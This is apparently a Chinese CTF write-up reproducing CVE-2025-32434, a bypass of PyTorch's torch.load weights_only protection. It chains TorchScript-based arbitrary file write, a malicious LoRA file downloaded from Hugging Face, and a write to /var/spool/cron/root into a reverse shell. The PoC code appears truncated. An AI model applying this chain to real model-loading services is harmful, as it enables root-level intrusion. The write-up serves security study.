CVE-2025-32434
前言
这是一场战队招新赛的题目,当时时间比较紧张,没有信心审🐎找洞,结束后刚好翻到一篇文章,最后看了WP,是吻合的,随即开始复现文章
https://gsbp0.github.io/post/torch.load%E6%96%B0%E6%94%BB%E5%87%BB%E6%89%8B%E6%B3%95/
复现
早期,该漏洞已经被披露,于toech.loads处直接进行pickle反序列化,于是官方推出此参数weights_only来保护用户的安全。在2.6.0版本中正式引入,并且此后版本的torch.load此参数的默认值为True,即开启保护。此漏洞关键在于,可以绕过防护,哪怕不能实现RCE,也可以利用已有操作码,实现任意文件写入
又引出一个概念TorchScript
1 | TorchScript 是 PyTorch 提供的一种中间表示形式,它把原本依赖 Python 的动态图模型转换为可序列化、可优化、可独立运行的静态图。通过 torch.jit.trace 或 torch.jit.script 可以生成 TorchScript 模型,并保存为 .pt 文件,用于跨平台部署(如 C++、移动端)。它既保留了 PyTorch 的灵活性,又解决了性能优化和摆脱 Python 环境依赖的问题。 |
该漏洞主要复现情况
我们有以下demo
1 | import torch |
这里配置2.5.1版本的Torch
1 | UserWarning: 'torch.load' received a zip file that looks like a TorchScript archive dispatching to 'torch.jit.load' (call 'torch.jit.load' directly to silence this warning) |
运行成功了~
变成eval(print(1)),但是失败了
1 | line 466, in create_methods_and_properties_from_stubs |
我们在demo中进行了实例化操作,该对象继承自nn.Module,在此过程中会自动的调用对应的forward方法
这样的调用却不能调用eval方法
1 | eval方法并不被Torchscript所支持,因为eval没有对应的TorchScript操作符。所以现在我们再次理解到了漏洞的又一部份实质,即只有在Torchscript中存在操作符的方法才能够被编译成TorchScript使用 |
那我们有哪些可利用的操作符呢?
存在上述两个操作符
实现任意文件写入了,后续就是RCE了
也可以直接看https://i.blackhat.com/BH-USA-25/Presentations/US-25-Jian-Lishuo-Safe-Harbor-or-Hostile-Waters.pdf
很有价值
目前主要看看ez_train
ez_train
- 代码审计
- torch.load在weights_only=True下的利用
关注training.py=>state_dict_peft = torch.load(f"{lora_file_path}/adapter_model.bin", weights_only=True)
看一下作者给的POC
1 | import torch |
我们之前学习了下,这里正是利用的操作符进行任意文件写入,且注意,这个items得看我们实际可能的调用情况,我们看state_dict_peft可能调用了什么方法,然后再去重写,这里还有一个注意点
如果想要重写这个后续被调用的方法,需要在forward方法中嵌入一段关于xxx()方法的调用就可以使其被主动编译存留在模型二进制文件中
state_dict_peft后续
set_peft_model_state_dict(lora_model, state_dict_peft)
这里需要导入peft包,追溯方法实现
最后跟到这个方法上
1 | def _insert_adapter_name_into_state_dict( |
这里调用了对象的items方法,因此如上poc重写即可~
lora_file_path溯源
当然这里还有一个问题,我们如何才可以把我们的模型文件上传并被该引用解析呢?
走到这里lora_file_path = f"{Path(shared.args.lora_dir)}/{lora_file_path}"shared.args.lora_dir 路径为user_data/loras
lora_name 为训练时传入的参数,我们可以控制 也就是说如果 user_data/loras/lora_name/adapter_model.bin 文件存在,就会调用 torch.load 方法进行加载,现在就需要找到什么地方可以上传我们的adapter_model.bin 文件
在 model 模块中看到可以从 Hugging Face 仓库远程下载 model 或者 lora,只需要输入 username/model 格式即可
发现下载路径就在 user_data/loras 下面,那么我们可以在我们的 Hugging Face 仓库中上传恶意的adapter_model.bin文件然后进行远程下载保存到 user_data/loras 目录下,最后训练的时候进行触发 torch.load
这个路径不看WP也不太好知道()
写文件到RCE
最后这一步,我们回顾Dockerfile文件CMD ["sh", "-c", "crond -n& python3 server.py --listen"]
存在root的定时任务~
/var/spool/cron/root # root用户的cron任务
即,最后的POC
1 | import torch |
根据步骤上传,加载,等待定时任务执行弹shell即可
结语
- 从任意文件写到任意文件读
- 框架python代码审计,这个很关键